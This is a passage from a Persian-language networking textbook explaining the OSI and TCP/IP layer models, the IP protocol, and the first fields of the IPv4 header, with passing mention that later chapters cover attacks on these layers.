در این لایه که تماماً سخت‌افزاری است ، مسائل مخابراتی در مبادلۀ بیتها ، تجزیه و تحلیل شـده و طراحی‌های لازم انجام می‌شود. طراح شبکه می‌تواند برای طراحی این لایه ، از اسـتانداردهای شـناخته شدۀ انتقال همانند RS-232 و RS-422 و RS-423 و ... که سخت‌افزار آنها موجود است ، اسـتفاده کند. این لایه هیچ وظیفه‌ای در مورد تشخیص و ترمیم خطا ندارد.

لایۀ پیوند داده‌ها

وظیفۀ این لایه آن است که با استفاده از مکانیزمهای کشـف و کنـترل خطـا ، داده‌هـا را روی یـک کانال انتقال که ذاتاً دارای خطا است ، بدون خطا و مطمئن به مقصد برساند. در حقیقت می‌توان وظیفۀ این لایه را بیمۀ اطلاعات در مقابل خطاهای احتمالی دانست؛ زیرا ماهیت خطا به‌گونه‌ای است که قابل رفع نیست ولی می‌توان تدابیری اتخاذ کرد که فرستنده از رسیدن یا نرسیدن صحیح اطلاعات به مقصد مطلع شده و در صورت بروز خطا مجدداً اقدام به ارسال اطلاعات کند؛ با چنین مکانیزمی یـک کانـال دارای خطا به یک خط مطمئن و بدون خطا تبدیل خواهد شد.

---

[1] Channel Capacity and Bit Rate

یکی دیگر از وظائف لایهٔ پیوند داده‌ها آن است که اطلاعات ارسالی از لایهٔ بالاتر را بـه واحدهـای استاندارد و کوچکتری شکسته و ابتدا و انتهای آن را از طریق نشانه‌های خـاصی کـه Delimiter نـامیده می‌شود ، مشخص نماید. این قالب استاندارد که ابتدا و انتهای آن دقیقاً مشخص شـــده ، **فریـــم** نـامیده می‌شود؛ یعنی واحد اطلاعات در لایهٔ دوم فریم است.

کشف خطا که از وظایف این لایه می‌باشد از طریق اضافه کردن بیتهای کنـــترل خطـا مثـل بیتـهای Parity Check و Checksum و CRC انجام می‌شود.

یکی دیگر از وظایف لایهٔ دوم کنترل جریان یا به عبارت دیگـر تنظیـم جریـان ارسـال فریم‌هـا بـه گونه‌ای است که یک دستگاه کُند هیچ گونه فریمی را به خاطر آهسته بودن از دســت ندهـد. از دیگـر وظایف این لایه آن است که وصول داده‌ها یا عدم رسید داده‌ها را به فرستنده اعلام کند.

در بخشهای قبل اشاره کردیم که بسیاری از شبکه‌ها از کانال اشـــتراکی اسـتفاده می‌کننـد و ارسـال همزمان دو ایستگاه منجر به تصادم (اختلاط سیگنال انتقال) و خرابی داده‌ها خواهد شد. یکی دیگـــر از وظایف این لایه آن است که قراردادهایی را برای جلوگیری از تصادم سیگنال ایستگاههایی که از کانال اشتراکی استفاده می‌کنند ، وضع کند چراکه فرمان ارسال داده بر روی کانال مشترک از لایهٔ دوم صـــادر می‌شود. این قراردادها در زیرلایه‌ای به نام MAS[1] تعریف شده است.

وقتی یک واحد اطلاعاتی تحویل یک ماشین متصل به کانال فیزیکی در شبکه شد ، وظیفهٔ این لایه پایان می‌یابد. از دیدگاه این لایه ، ماشینهائی که به کانال فیزیکی متصل نمی‌باشند ، در دسترس نیسـتند. کنترل سخت‌افزار لایهٔ فیزیکی به عهدهٔ این لایه است.

فراموش نکنید که وظایف این لایه نیز با استفاده از سخت‌افزارهای دیجیتال انجام می‌شود.

لایهٔ شبکه

در این لایه اطلاعات به صورت بسته‌هایی سازماندهی می‌شود و برای انتقال مطمئـن تحویـل لایـهٔ دوم می‌شود. با توجه به آنکه ممکن است بین دو ماشین در شبکه مسیرهای گوناگونـــی وجـود داشـته باشد ، لذا این لایه وظیفه دارد هر بستهٔ اطلاعاتی را پس از دریافت به مسیری هدایت کند تـا آن بسـته بتواند به مقصد برسد. در این لایه باید تدابیری اندیشیده شود تا از ازدحام (یعنی ترافیک بیش از اندازهٔ بسته‌ها در یک مسیریاب یا مرکز سوئیچ) جلوگیری شده و از ایجاد بن‌بست ممانعت بعمل بیاورد.

هر مسیریاب می‌تواند به صورت ایستا و غیرهوشمند بسته‌ها را مسیریابی کند. همچنین می‌تواند بـه صورت پویا و هوشمند برای بسته‌ها مسیر انتخاب نماید. در این لایه تمام ماشینهای شـبکه دارای یـک آدرس جهانی و منحصر به فرد خواهند بود که هر ماشین بر اساس این آدرسها اقدام به هدایت بسته‌ها به سمت مقصد خواهد کرد.

این لایه ذاتاً **"بدون اتصال"**[2] است یعنی پس از تولید یک بســتهٔ اطلاعـاتی در مبـدأ ، بـدون هیـچ تضمینی در رسیدن آن بسته به مقصد ، بسته شروع به طی مسیر در شبکه می‌کند. وظائف این لایه بـــه

[1] Medium Access Sublayer
[2] Connectionless

سیستم نامه‌رسانی تشبیه شده است؛ یک پاکت محتوی نامه پس از آنکه مشخصات لازم بر روی آن درج شد ، به صندوق پست انداخته می‌شود ، بدون آنکه بتوان زمان دقیق رسیدن نامه و وجود گیرندهٔ نامه را در مقصد ، از قبل حدس زد. در ضمن ممکن است نامه به هر دلیلی گم شود یا به اشتباه در راهی بیفتد که مدتها در مسیر بماند و زمانی به گیرندهٔ آن برسد که هیچ ارزشی نداشته باشد.

در این لایه تضمینی وجود ندارد وقتی بسته‌ای برای یک ماشین مقصد ارسال می‌شود آن ماشین آمادهٔ دریافت آن بسته باشد و بتواند آنرا دریافت کند. در ضمن هیچ تضمینی وجود ندارد وقتی چند بستهٔ متوالی برای یک ماشین ارسال می‌شود به همان ترتیبی که بر روی شبکه ارسال شده ، در مقصد دریافت شوند. همچنین ممکن است که وقتی بسته‌ای برای یک مقصد ارسال می‌گردد ، به دلیل دیر رسیدن از اعتبار ساقط شده و مجدداً ارسال شود و هر دو بسته (جدید و قدیم) با هم برسند. این مسائل در لایهٔ بالاتر قابل حل خواهد بود.

هر چند وظائف این لایه می‌تواند بصورت نرم‌افزاری پیاده شود ولی برای بالاتر رفتن سرعت عمل شبکه ، می‌توان برای این لایه یک کامپیوتر خاص طراحی نمود تا در کنار سخت‌افزارِ لایه‌های زیرین ، بسته‌ها را روی شبکه رد و بدل کند.

لایهٔ انتقال

در این لایه بر اساس خدمات لایهٔ زیرین ، یک سرویس انتقال بسیار مطمئن و "اتصال‌گرا"[1] ارائه می‌شود. تمام مشکلاتی که در لایهٔ شبکه عنوان شد در این لایه حل و فصل می‌شود:

- قبل از ارسال بسته‌ها ، نرم‌افزار این لایه اقدام به ارسال یک بستهٔ ویژه می‌نماید تا مطمئن شود که ماشین گیرنده آمادهٔ دریافت اطلاعات است.
- جریان ارسال اطلاعات شماره‌گذاری شده تا هیچ بسته‌ای گم نشود یا دو بار دریافت نشود.
- ترتیب جریان بسته‌ها حفظ می‌شود.
- در این لایه پروسه‌های مختلفی که بر روی یک ماشین واحد اجرا شده‌اند ، آدرس‌دهی می‌شوند به نحوی که هر پروسه بر روی یک ماشین واحد ، به عنوان یک هویت مستقل داده‌های خود را ارسال یا دریافت نماید.

واحد اطلاعات در این لایه قطعه[2] است. از وظائف دیگر این لایه می‌توان به موارد زیر اشاره کرد:

- تقسیم پیامهای بزرگ به بسته‌های اطلاعاتی کوچکتر
- بازسازی بسته‌های اطلاعاتی و تشکیل یک پیام کامل
- شماره گذاری بسته‌های کوچکتر جهت بازسازی
- تعیین و تبیین مکانیزم نامگذاری ایستگاه‌هایی که در شبکه‌اند.

وظائف این لایه (و لایه‌های بعدی) با استفاده از نرم‌افزار پیاده‌سازی می‌شود و فقط بر روی ماشینهای نهایی (Hosts) وجود دارد و مراکز سوئیچ به وظائف این لایه احتیاجی ندارند (مگر در موارد خاص).

---

[1] Connection Oriented
[2] Segment

لایهٔ جلسه

وظیفهٔ این لایه فراهم آوردن شرایط یک جلسه (نشست) همانند ورود به سیستم از راه دور[۱] ، احراز هویت طرفین ، نگهداری این نشست و توانایی از سرگیری یک نشست در هنگام قطع ارتباط می‌باشد. وظایف این لایه را می‌توان در موارد زیر خلاصه کرد: برقراری و مدیریت یک جلسه ، شناسایی طرفین ، مشخص نمودن اعتبار پیامها ، اتمام جلسه، حسابداری مشتری‌ها[۲]

لایهٔ ارائه (نمایش)

در این لایه معمولا کارهایی صورت می‌گیرد که اگرچه بنیادی و اساسی نیستند ولیکن به عنوان نیازهای عمومی تلقی می‌شوند. مثل: فشرده‌سازی فایل[۳] ، رمزنگاری[۴] برای ارسال داده‌های محرمانه ، رمزگشایی[۵] ، تبدیل کدها به یکدیگر (وقتی که دو ماشین از استانداردهای مختلفی برای متن استفاده می‌کنند؛ مثل تبدیل متون EBCDIC به ASCII و بالعکس)

لایهٔ کاربرد

در این لایه ، استانداردِ مبادلهٔ پیام بین نرم‌افزارهائی که در اختیار کاربر بوده و به نحوی با شبکه در ارتباطند ، تعریف می‌شود. لایهٔ کاربرد شامل تعریف استانداردهایی نظیر انتقال نامه‌های الکترونیکی ، انتقال مطمئن فایل ، دسترسی به بانکهای اطلاعاتی راه دور ، مدیریت شبکه و انتقال صفحات وب است.


در مدل لایه‌ای شبکه ، وقتی یک برنامهٔ کاربردی در لایهٔ آخر اقدام به ارسال یک واحد اطلاعات می‌نماید ، سرآیند لازم به آن اضافه شده و از طریق صدا زدن توابع سیستمی استاندارد به لایهٔ زیرین تحویل داده می‌شود. لایهٔ زیر نیز پس از اضافه کردن سرآیند لازم ، آنرا به لایهٔ پایین تحویل می‌دهد و این روند تکرار می‌شود تا آن واحد اطلاعات روی کانال فیزیکی ارسال شود. در مقصد پس از دریافت یک واحد اطلاعات از روی خط فیزیکی ، تحویل لایهٔ بالاتر شده و در هر لایه پس از تحلیل و پردازش لازم ، سرآیند اضافه شده را حذف و به لایهٔ بالاتر تحویل می‌دهد. در شکل (۱-۲) روند حذف و اضافه شدن سرآیند در هر لایه به تصویر کشیده شده است.

مدل چهار لایه‌ای *TCP/IP*

همانگونه که اشاره شد این مدل یک ساختار چهارلایه‌ای برای شبکه عرضه کرده است. شکل (۲-۲) این مدل را به تصویر کشیده است. اگر بخواهیم این مدل چهار لایه‌ای را با مدل OSI مقایسه کنیم ، لایهٔ اول از مدل TCP/IP یعنی لایهٔ دسترسی به شبکه تلفیقی از وظائف لایهٔ فیزیکی و لایهٔ پیوند داده‌ها از مدل OSI خواهد بود. لایهٔ دوم از مدل TCP/IP معادل لایهٔ سوم از مدل OSI یعنی لایهٔ شبکه

---

۱ Remote Login
۲ Accounting
۳ Data Compression
۴ Encryption
۵ Decryption




شکل (۱-۲) روند حذف و اضافه شدن سرآیند در هر لایه

لایه‌ها		نامهای معادل در برخی از کتب
لایه کاربرد	Application layer	• لایه سرویسهای کاربردی
لایه انتقال	Transport layer	• لایه ارتباط میزبان به میزبان (Host to Host) • لایهٔ ارتباط عناصر انتهایی (End to End Connection)
لایه شبکه	Network layer	• لایه اینترنت • لایه ارتباطات اینترنت
لایه واسط شبکه	Network Interface	• لایه میزبان به شبکه (Host to network) • لایه رابط شبکه

شکل (۲-۲) مدل چهار لایه‌ای TCP/IP

است. لایهٔ سوم از مدل TCP/IP همنام و معادل با لایهٔ چهارم از مدل OSI یعنی لایهٔ انتقال خواهد بود. لایه پنجم (جلسه) و لایه ششم (ارائه) از مدل OSI در مدل TCP/IP وجود ندارند و وظائف آنها در صورت لزوم در لایه چهارم از مدل TCP/IP ادغام شده است. لایه هفتم از مدل OSI معادل بخشی از لایه چهارم از مدل TCP/IP است. در شکل (۳-۲) دو مدل TCP/IP و OSI با هم مقایسه شده‌اند.
در ادامه چهارلایهٔ مدل TCP/IP را بررسی خواهیم کرد.

زیربنای اینترنت ساختار چهار لایه‌ای TCP/IP است. در این کتاب یاد خواهید گرفت که حملات نفوذگران نیز در یکی از این چهار لایه شکل می‌گیرد؛ لذا ماهیت و مکانیزمهای حمله و همچنین ابزار و هدف حمله وابسته به لایه‌ای است که مورد حمله قرار می‌گیرد.



شکل (۳-۲) مقایسهٔ دو مدل TCP/IP و OSI

لایهٔ اول از مدل TCP/IP : لایهٔ واسط شبکه

در این لایه استانداردهای سخت‌افزار ، نرم افزارهای راه‌انداز[۱] و پروتکلهای شبکه تعریف می‌شود. این لایه درگیر با مسائل فیزیکی ، الکتریکی و مخابراتی کانال انتقال ، نوع کارت شبکه و راه‌اندازهای لازم برای نصب کارت شبکه می‌باشد. در شبکهٔ اینترنت که می‌تواند مجموعه‌ای از عناصر غیر همگن و نامشابه را به هم پیوند بزند انعطاف لازم در این لایه برای شبکه‌های گوناگون و ماشینهای میزبان فراهم شده است. یعنی الزام ویژه‌ای در بکارگیری سخت‌افزار ارتباطی خاص ، دراین لایه وجود ندارد. ایستگاهی که تصمیم دارد به اینترنت متصل شود بایستی با استفاده از پروتکلهای متعدد و معتبر و نرم‌افزار راه‌انداز مناسب ، به نحوی داده‌های خودش را به شبکه تزریق کند. بنابراین اصرار و اجبار خاصی در استفاده از یک استاندارد خاص در این لایه وجود ندارد. تمام پروتکلهای LAN و MAN در این لایه قابل استفاده است.

یک ماشین میزبان می‌تواند از طریق شبکهٔ محلی ، فریمهای اطلاعاتی را به زیرشبکه تزریق کند به این نحو که بسته‌های راه دور[۲] را که مقصدشان خارج از شبکهٔ محلی است ، به مسیریاب از پیش تعریف شده ، هدایت نماید. شبکه‌های محلی از طریق یک یا چند مسیریاب می‌توانند به اینترنت متصل شوند. بنابراین یک بسته اطلاعاتی که از لایه بالاتر جهت ارسال به یک مقصد ، به لایه اول در مدل TCP/IP تحویل می‌شود ، نهایتاً در قسمت "فیلد داده"[۳] از فریم شبکه محلی قرار می‌گیرد و مسیر خود را آغاز می‌نماید؛ پروتکلهائی که در لایه اول از مدل TCP/IP تعریف می‌شوند ، می‌توانند مبتنی بر ارسال رشتهٔ بیت[۴] یا مبتنی بر ارسال رشتهٔ بایت[۵] باشند.

لایهٔ دوم از مدل TCP/IP : لایهٔ شبکه

این لایه در ساده‌ترین عبارت وظیفه دارد بسته‌های اطلاعاتی را که از این به بعد آنها را بسته‌های IP

---

۱ Device Driver
۲ Distant Packet
۳ Data Field/Payload
۴ **در اینجا کوچکترین واحد اطلاعات که می‌تواند بطور مستقل ارسال شود یک بیت خواهد بود. Bit oriented**
۵ **در اینجا کوچکترین واحد اطلاعات که می‌تواند بطور مستقل ارسال شود یک بایت خواهد بود. Byte Oriented**

می‌نامیم، روی شبکه هدایت کرده و از مبدأ تا مقصد به پیش ببرد. در این لایه چندین پروتکل در کنار هم وظیفه مسیریابی و تحویل بسته‌های اطلاعاتی از مبدأ تا مقصد را انجام می‌دهند. کلیدی‌ترین پروتکل در این لایه ، پروتکل IP نام دارد. برخی از پروتکلهای مهم که یک سری وظائف جانبی برعهده دارند عبارتند از : BOOTP - IGMP - ICMP - RIP - RARP – ARP و ... . این پروتکلها را به اختصار توضیح خواهیم داد ولی بیشترین تلاش ما در کالبدشناسی پروتکل IP خواهد بود.

همانگونه که اشاره شد در این لایه یک واحد اطلاعاتی که بایستی تحویل مقصد شود ، دیتاگرام نامیده می‌شود. پروتکل IP می‌تواند یک دیتاگرام را در قالب بسته‌های کوچکتری قطعه‌قطعه کرده و پس از اضافه کردن اطلاعات لازم برای بازسازی ، آنها را روی شبکه ارسال کند.

لازم است بدانید که در این لایه برقراری ارتباط بین مبدأ و مقصد بروش "بدون اتصال" خواهد بود و ارسال یک بسته IP روی شبکه ، عبور از مسیر خاصی را تضمین نمی‌کند. یعنی اگر دو بسته متوالی برای یک مقصد یکسان ارسال شود هیچ تضمینی در به ترتیب رسیدن آنها وجود ندارد ، چون این دو بسته می‌توانند از مسیرهای متفاوتی به سمت مقصد حرکت نمایند. در ضمن در این لایه پس از آنکه بسته‌ای روی یکی از کانالهای ارتباطی هدایت شد ، از سالم رسیدن یا نرسیدن آن به مقصد هیچ اطلاعی بدست نخواهد آمد ، چرا که در این لایه ، برای بسته‌های IP هیچ گونه پیغام دریافت یا عدم دریافت[۱] بین عناصر واقع بر روی مسیر ، رد و بدل نمی‌شود؛ بنابراین سرویسی که در این لایه ارائه می‌شود نامطمئن است و اگر به سرویسهای مطمئن و یا اتصال‌گرا نیاز باشد در لایه بالاتر این نیاز تامین خواهد شد.

دراین لایه مسیریابها بایستی از شرایط توپولوژیکی و ترافیکی شبکه اطلاعاتی را کسب نمایند تا مسیریابی بروش پویا انجام شود. همچنین در این لایه باید اطلاعاتی درباره مشکلات یا خطاهای احتمالی در ساختار زیرشبکه بین مسیریابها و ماشینهای میزبان ، مبادله شود. یکی دیگر از وظائف این لایه ویژگی ارسال "چندپخشی"[۲] است یعنی یک ایستگاه قادر باشد به چندین مقصد گوناگون که در قالب یک گروه سازماندهی شده‌اند ، بسته یا بسته‌هائی را ارسال نماید.

لایهٔ سوم از مدل TCP/IP : لایهٔ انتقال

این لایه ارتباط ماشینهای انتهایی (ماشینهای میزبان) را در شبکه برقرار می‌کند یعنی می‌تواند بر اساس سرویسی که لایه دوم ارائه می‌کند یک ارتباط اتصال گرا و مطمئن[۳] ، برقرار کند. البته در این لایه برای عملیاتی نظیر ارسال صوت و تصویر که سرعت مهمتر از دقت و خطا است سرویسهای بدون اتصالِ سریع و نامطمئن نیز فراهم شده است.

در سرویس مطمئنی که در این لایه ارائه می‌شود ، مکانیزمی اتخاذ شده است که فرستنده از رسیدن و یا عدم رسید صحیح بسته به مقصد باخبر شود. در مورد سرویسهای مطمئن و نامطمئن بعداً بحث خواهد شد. این لایه از یکطرف با لایهٔ شبکه و از طرف دیگر با لایهٔ کاربرد در ارتباط است. داده‌های

---

۱ Ack/Nack
۲ Multicast
۳ Reliable

تحویلی به این لایه توسط برنامهٔ کاربردی و بـا صـدا زدن توابـع سیسـتمی تعریـف شـده در "واسـط برنامه‌های کاربردی" – API[۱] – ارسال یا دریافت می‌شوند.

لایهٔ چهارم از مدل TCP/IP : لایهٔ کاربرد

در این لایه بر اساس خدمات لایه‌های زیرین ، سرویس سطح بالایی برای خلـق برنامـه‌های کـاربردی ویژه و پیچیده ارائه می‌شود. این خدمات در قالب ، پروتکلهای استانداردی همانند موارد زیر به کـاربر ارائه می‌شود: شبیه‌سازی ترمینال[۲] ، انتقال فایل یا FTP، مدیریت پست الکترونیکی ، خدمـات انتقـال صفحات ابرمتنی و دهها پروتکل کاربردی دیگر. درپایان این قسمت بایستی خاطر نشان کنیم که ارسال یک واحد اطلاعاتی از لایه چهارم پس از انجام پردازشهای لازم در لایه‌های زیریـن بـه نحـو مناسـبی روی زیرشبکه تزریق شده و نهایتاً در ماشین مقصد، تحویل یک برنامه کاربردی خاص خواهد شد.

لایهٔ اینترنت (*IP*)

جوهرهٔ اینترنت به گونه‌ای شکل گرفته است که مجموعه‌ای از شبکه‌های خودمختار[۳] را به همدیگر وصل می‌نماید. هیچگونه ساختار حقیقی و ثابتی نمی‌توان برای اینترنت متصوّر شد. این نکته را بایستی یادآور شویم که در قسمت"زیرشبکه" از شبکهٔ اینترنت تعدادی از خطوط ارتباطی با پهنای بـاند (نـرخ ارسال) بسیار بالا و مسیریابهای بسیار سریع و هوشمند ، برای پیکرهٔ شبکهٔ جهانیِ اینترنت یک "سـتون فقرات"[۴] تشکیل داده است. شبکه‌های منطقه‌ای و محلّی پـیرامون ایـن سـتون فقـرات شـکل گرفتـه و ترافیک دادهٔ آنها به نحوی از این ستون فقرات خواهد گذشت. ستون فقرات در شبکهٔ اینـترنت کـه بـا سرمایه گذاری عظیمی در آمریکا، اروپا و قسمتهایی از اقیانوسیه و آسیا ایجاد شده است حجـم بسـیار وسیعی از بسته‌های اطلاعاتی را در هر ثانیه حمل می‌کنند و اکثر شبکه‌های منطقه‌ای و محلی یـا ارائـه دهندگان سرویسهای اینترنت[۵] به نحوی با یکی از گره‌های این ستون فقرات در ارتباطند.

به گونه‌ای که در بخش قبلی اشاره شد قراردادی که حمل و تردّد بسـته‌های اطلاعـاتی و همچنیـن مسیریابی صحیح آنها را از مبدأ بـه مقصـد ، مدیریّـت و سـازماندهی می‌نمـاید پروتکـلIP[۶] نـام دارد. درحقیقت پروتکل IP کـه روی تمـام ماشـینهای شـبکه اینـترنت وجـود دارد بسـته‌های اطلاعـاتی را (بسته‌های IP) از مبداء تا مقصد هدایت می‌نماید ، فارغ از آنکه آیا ماشینهای مبدأ و مقصـد روی یـک شبکه هستند یا چندین شبکهٔ دیگر بین آنها واقع شده است.

ساده ترین تعریف برای پروتکل IP روی شبکهٔ اینترنت بصورت زیر خلاصه می‌شود :

لایهٔ IP یک واحد از داده‌ها را از لایهٔ بالاتر تحویل می‌گیرد؛ به این واحـد اطلاعـات معمـولاً یـک "دیتاگرام" گفته می‌شود. امکان دارد طول این دیتاگرام بزرگ باشد ، در چنین موردی لایـهٔ IP آنـرا بـه

---

۱ Application Program Interface
۲ TELNET ⁄ Teminal Emulation
۳ Autonomous
۴ Backbone
۵ Internet Service Provider (ISP)
۶ Internet protocol

واحدهای کوچکتری که هر کدام "قطعه"[1] نام دارد شکسته و با تشکیل یک بستهٔ IP به ازای هر قطعه ، اطلاعات لازم برای طی مسیر در شبکه را به آنها اضافه میکند و سپس آنها را روی شبکه به جریان می‌اندازد؛ هر مسیریاب با بررسی و پردازش بسته‌ها ، آنها را تا مقصد هدایت می‌کند. هر چند طول یک بسته IP می‌تواند حدّاکثر 64Kbyte باشد و لیکن در عمل عموماً طول بسته‌ها حدود ۱۵۰۰ بایت است. (این قضیه به دلیل آنست که اکثر شبکه‌های محلی دنیا اعمّ از Bus، حلقه ، ستاره ، ... طول فریمی نزدیک به یک تا چند کیلو بایت دارند) پروتکل IP مجبور است هنگام قطعه قطعه کردن یک دیتاگرام ، برای کلّ آن یک شمارهٔ مشخصه و برای هر قطعه یک شمارهٔ ترتیب در نظر بگیرد تا آن دیتاگرام بتواند در مقصد برای تحویل به لایهٔ بالاتر یعنی لایهٔ انتقال بازسازی شود.

(مجدداً تأکید می‌کنیم که در این مبحث ، دیتاگرام[2] یک واحد اطلاعات است که به صورت یکجا از لایهٔ IP به لایهٔ انتقال تحویل داده می‌شود یا بالعکس لایه انتقال آنرا جهت ارسال روی شبکه به لایهٔ IP تحویل داده و ممکن است شکسته شود)

در کنار پروتکل IP چندین پروتکل دیگر مثل ARP, ICMP , RARP, RIP و ... تعریف شده که پروتکل IP را در عملکرد بهتر ، مسیریابی صحیح، مدیریت خطاهای احتمالی یا کشف آدرسهای ناشناخته کمک می‌کنند.

تواناییهایی که پروتکل IP و پروتکلهای جانبی آن عرضه می‌کنند این امکان را فراهم آورده است که تمام شبکه‌ها و ابزارهای شبکه‌ای (مثل ماشینهای میزبان ، مسیریابها ، پلها ، و...) فارغ از نوع ماشین و نوع سخت افزار و حتی با وجود تفاوت در سیستم عامل مورد استفادهٔ آنها ، بتوانند بسته‌های IP را با یکدیگر مبادله کنند. پروتکل IP ساختاری استاندارد دارد و به هیچ سخت افزار یا سیستم عامل خاصّ وابسته نیست.

بعنوان اولین گام در شناخت پروتکل IP لازم است قالب یک بستهٔ IP را کالبد شکافی کرده و در گامهای بعدی چگونگی آدرس دهی ماشینها و انواع کلاسهای آدرس در شبکهٔ اینترنت را معرفی نموده و نهایتاً به روشهای مسیریابی و همچنین تعریف پروتکلهای وابسته به IP بپردازیم.

قالب یک بستهٔ IP


شکل (٤-٢) قالب یک بسته IP را نشان می‌دهد. یک بستهٔ IP از دو قسمت سرآیند و قسمت حمل داده تشکیل شده است. مجموعهٔ اطلاعاتی که در سرآیند بستهٔ IP درج می‌شود توسط مسیریابها مورد استفاده و پردازش قرار می‌گیرد.

دقت کنید که برای تحلیل برخی از مکانیزمها و تاکتیکهای حمله ، مجبور هستید با فیلدهای متعدد بستهٔ IP آشنا باشید؛ زیرا برخی از این فیلدها مورد سوء استفادهٔ نفوذگران قرار می‌گیرند. در فصل نهم یاد خواهید گرفت که هرگاه برخی از این فیلدها بصورت عمدی و حساب شده دستکاری شود ، منجر به اختلال در ماشین نهایی خواهد شد.

---

[1] Fragment

[2] **اصطلاح دیتاگرام در ادبیّات شبکه‌های کامپیوتری به معانی متفاوت و در موارد متعدّد استفاده شده است. لذا به مورد استفادهٔ آن دقت داشته باشید.**



شکل (٤-٢) قالب یک بستهٔ IP

- **فیلد Version**: اولین فیلد در سرآیند یک بستهٔ IP که چهار بیت است نسخهٔ پروتکل IP که این بسته بر اساس آن سازماندهی و ارسال شده است را تعیین می‌کند. در حال حاضر تمام شبکه‌ها و مسیریابها از نسخهٔ شماره ٤ پروتکل IP پشتیبانی می‌کنند. اگرچه امروزه نسخهٔ شمارهٔ ٦ پروتکل IP به نامهای IPng یا IPv6 معرفی و در حال بررسی و نصب است ولیکن بسیاری از مسیریابها در شبکه‌های دنیا هنوز برای پذیرش این پروتکل آمادگی ندارند و به نظر می‌رسد که تا سال ۲۰۰۵ نگارشِ جدید جهانی نشود. عددی که در حال حاضر در این فیلد قرار می‌گیرد ٤ یا $(0100)_B$ است.
- **فیلد IHL**[1]: این فیلد هم چهاربیتی است و طول کل سرآیند بسته را بر مبنای کلمات ۳۲ بیتی مشخص می‌نماید. بعنوان مثال اگر در این فیلد عدد ۱۰ قرار گرفته باشد بدین معناست که کل سرآیند ۳۲۰ بیت معادل چهل بایت خواهد بود. اگر به ساختار یک بستهٔ IP دقّت شود به غیر از فیلد Options که اختیاری است ، وجود تمام فیلدهای سرآیند الزامی می‌باشد. در حقیقت این فیلد بعنوان یک اشاره‌گر مرز بین سرآیند و داده‌ها را مشخص می‌کند.
- **فیلد Type of service** : این فیلد هشت بیتی است و توسط آن ماشین میزبان (یعنی ماشین تولید کنندهٔ بستهٔ IP) از مجموعهٔ زیرشبکه (یعنی مجموعهٔ مسیریابهای بین راه) تقاضای سرویس ویژه‌ای برای ارسال یک دیتاگرام می‌نماید. بعنوان مثال ممکن است یک ماشین میزبان بخواهد دیتاگرامِ صدا یا تصویر برای ماشین مقصد ارسال نماید؛ در چنین شرایطی از زیرشبکه تقاضای ارسال سریع و به موقع اطلاعات را دارد نه قابلیت اطمینان صد در صد ، چرا که اگر یک یا چند بیت از داده‌های ارسالی در مسیر دچار خرابی شود تاثیر چندانی در کیفیت کار نخواهد گذاشت ولی اگر بسته‌های حاوی اطلاعات صدا یا تصویر به سرعت و سر موقع تحویل نشود اشکال عمده بوجود خواهد آمد. در چنین مواقعی ماشین میزبان از زیرشبکه تقاضای سرویس سریع (و لاجرم غیر قابل اطمینان) می‌نماید. در برخی از محیطهای دیگر مثل ارسال نامهٔ الکترونیکی یا مبادلهٔ فایل انتظارِ اطمینان[2] صد درصد از زیرشبکه وجود دارد و سرعت تاثیر چندانی بر کیفیّت کار ندارد. اکثر مسیریابهای تجاری فیلد Type of Service را نادیده می‌گیرند و اهمیتی به محتوای آن نمی‌دهند.
- **فیلد Total Length**: در این فیلدِ ١٦ بیتی عددی قرار می‌گیرد که طول کل بستهٔ IP را که شامل

[1] IP Header Length
[2] Reliability

مجموع اندازهٔ سرآیند و ناحیه داده است ، تعیین می‌کند. مبنای طول برحسب بایت است و بنابراین حداکثر طول کل بستهٔ IP می‌تواند ۶۵۵۳۵ بایت باشد.

